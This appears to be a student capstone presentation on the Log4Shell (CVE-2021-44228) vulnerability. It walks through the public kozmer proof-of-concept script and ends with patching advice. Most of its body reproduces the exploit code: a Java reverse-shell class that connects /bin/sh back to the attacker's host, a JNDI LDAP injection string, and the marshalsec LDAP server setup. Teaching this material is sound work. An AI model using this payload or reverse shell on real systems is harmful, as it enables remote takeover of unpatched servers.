Fullstack Academy Final Project: Log4j/Log4shell Exploit

Pasha Khan and Derek Lin


Outline


- Overview of our project
- Analysis of log4j exploit
- Show a demonstration of poc.py github repository using Virtual Machines
- Lessons learned/Conclusion

Project Proposal - Overview

- PoC: Analyze and explain the log4j exploit and demonstrate how poc.py from Kozmer/log4j-shell-poc github repository is able to expose the log4j vulnerability for version 2.15 and prior and prove we are able to gain remote shell access.
- log4j/log4shell Exploit (CVE-2021-44228) was a very critical vulnerability that affected a multitude of web servers around the world
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Diagram of Exploit - How the vulnerability works?





```
// vulnerable code
Logger logger = LogManager.getLogger(com.example.log4shell.log4j.class);
logger.error(userName);
```

Proof of Concept

Imported modules

- Argparse
- Colorama
- Subprocess
- Threading
- Pathlib
- Os
- http.server

Functions

- main()
- check_java()
- payload()
- generate_payload()
- ldap_server()

https://github.com/kozmer/log4j-shell-poc

Demonstration of poc.py

main()

- This defines the main() code path
- Three parameter inputs are:
    - Userip (str) xxx.xxx.xxx.xxx
    - Webport (int)
    - lport (int)
- check_java()
    - Boolean function
- payload()

```
def main() -> None:
    init(autoreset=True)
    print(Fore.BLUE + """
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc
""")
    parser = argparse.ArgumentParser(description='log4shell PoC')
    parser.add_argument('--userip',
                        metavar='userip',
                        type=str,
                        default='localhost',
                        help='Enter IP for LDAPRefServer & Shell')
    parser.add_argument('--webport',
                        metavar='webport',
                        type=int,
                        default='8000',
                        help='listener port for HTTP port')
    parser.add_argument('--lport',
                        metavar='lport',
                        type=int,
                        default='9001',
                        help='Netcat Port')
    args = parser.parse_args()
    try:
        if not check_java():
            print(Fore.RED + '[-] Java is not installed inside the 
repository')
            raise SystemExit(1)
        payload(args.userip, args.webport, args.lport)
    except KeyboardInterrupt:
        print(Fore.RED + "user interrupted the program.")
        raise SystemExit(0)
if __name__ == "__main__":
    main()
```

payload()

- From main()
  - Userip (str) xxx.xxx.xxx.xxx
  - Webport (int)
  - lport (int)
- Generate_payload()
- After payload created, LDAP server, HTTP server created

```
def payload(userip: str, webport: int, lport:
int) -> None:
    generate_payload(userip, lport)

    print(Fore.GREEN + '[+] Setting up
LDAP server\n')

    # create the LDAP server on new thread
    t1 =
threading.Thread(target=ldap_server,
args=(userip, webport))
    t1.start()

    # start the web server
    print(f"[+] Starting Webserver on port
{webport} http://0.0.0.0:{webport}")
    httpd = HTTPServer(('0.0.0.0', webport),
SimpleHTTPRequestHandler)
    httpd.serve_forever()
```

generate_payload()

- From main()
  - userip (str)
  - lport (int)
- Malicious java code, creates a shell is stored
-

```
def generate_payload(userip: str, lport: int) -> None:
   program = """
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
public class Exploit {
   public Exploit() throws Exception {
      String host="%s";
      int port=%d;
      String cmd="/bin/sh";
      Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();
      Socket s=new Socket(host,port);
      InputStream pi=p.getInputStream(),
         pe=p.getErrorStream(),
         si=s.getInputStream();
      OutputStream
po=p.getOutputStream(),so=s.getOutputStream();
      while(!s.isClosed()) {
         while(pi.available()>0)
            so.write(pi.read());
         while(pe.available()>0)
            so.write(pe.read());
         while(si.available()>0)
            po.write(si.read());
         so.flush();
         po.flush();
         Thread.sleep(50);
         try {
            p.exitValue();
            break;
         }
         catch (Exception e){
         }
      };
p.destroy();
      s.close();
   }
}
""" % (userip, lport)

   # writing the exploit to Exploit.java file

   p = Path("Exploit.java")

   try:
      p.write_text(program)

subprocess.run([os.path.join(CUR_FOLDER,
"jdk1.8.0_20/bin/javac"), str(p)])
   except OSError as e:
      print(Fore.RED + f'[-] Something went
wrong {e}')
      raise e
   else:
      print(Fore.GREEN + '[+] Exploit java
class created success')
```

ldap_server()

- From main()
  - userip (str)
  - lport (int)
- JNDI ldap server

```
def ldap_server(userip: str, lport: int) -> None:
    sendme = "${jndi:ldap://%s:1389/a}" %
(userip)
    print(Fore.GREEN + f"[+] Send me:
{sendme}\n")

    url = "http://{}:{}/#Exploit".format(userip,
lport)
    subprocess.run([
        os.path.join(CUR_FOLDER,
"jdk1.8.0_20/bin/java"),
        "-cp",
        os.path.join(CUR_FOLDER,
"target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
        "marshalsec.jndi.LDAPRefServer",
        url,
    ])
```

Lesson Learned/Conclusion

Lessons Learned/Conclusion

- 10.0 Critical vulnerable exploit
- Patch/update to the latest version of log4j (version 2.16 or above)
- Disable the JndiLookup class

References

Github of Final Project
https://github.com/dereklin15/Fullstack-Capstone-Final-Project

Kozmer Proof Of Concept:
GitHub - kozmer/log4j-shell-poc: A Proof-Of-Concept for the CVE-2021-44228 vulnerability.

What Is Java?:
https://www.guru99.com/java-platform.html#:~:text=Java%20is%20a%20multi%2Dplatform,organizations%20to%20build%20their%20projects.

Log4j/Log4shell NIST:
https://nvd.nist.gov/vuln/detail/CVE-2021-44228

How the Log4shell Exploit Works:
https://news.sophos.com/en-us/2021/12/17/inside-the-code-how-the-log4shell-exploit-works/

Research:
https://www.youtube.com/watch?v=LtjJaygf6NM

Explanation with Examples:
A deep dive into a real-life Log4j exploitation - Check Point Software

Modules import research:
https://docs.python.org/3/reference/import.html

Jndi Research:
https://docs.oracle.com/javase/tutorial/jndi/overview/index.html#:~:text=The%20Java%20Naming%20and%20Directory,any%20specific%20directory%20service%20implementation.

LDAP Research:
https://www.techtarget.com/searchmobilecomputing/definition/LDAP#:~:text=LDAP%20is%20used%20in%20Microsoft's,developed%20for%20LDAP%20database%20control.

https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

LDAP Research (Why it works?)
https://www.prplbx.com/resources/blog/log4j/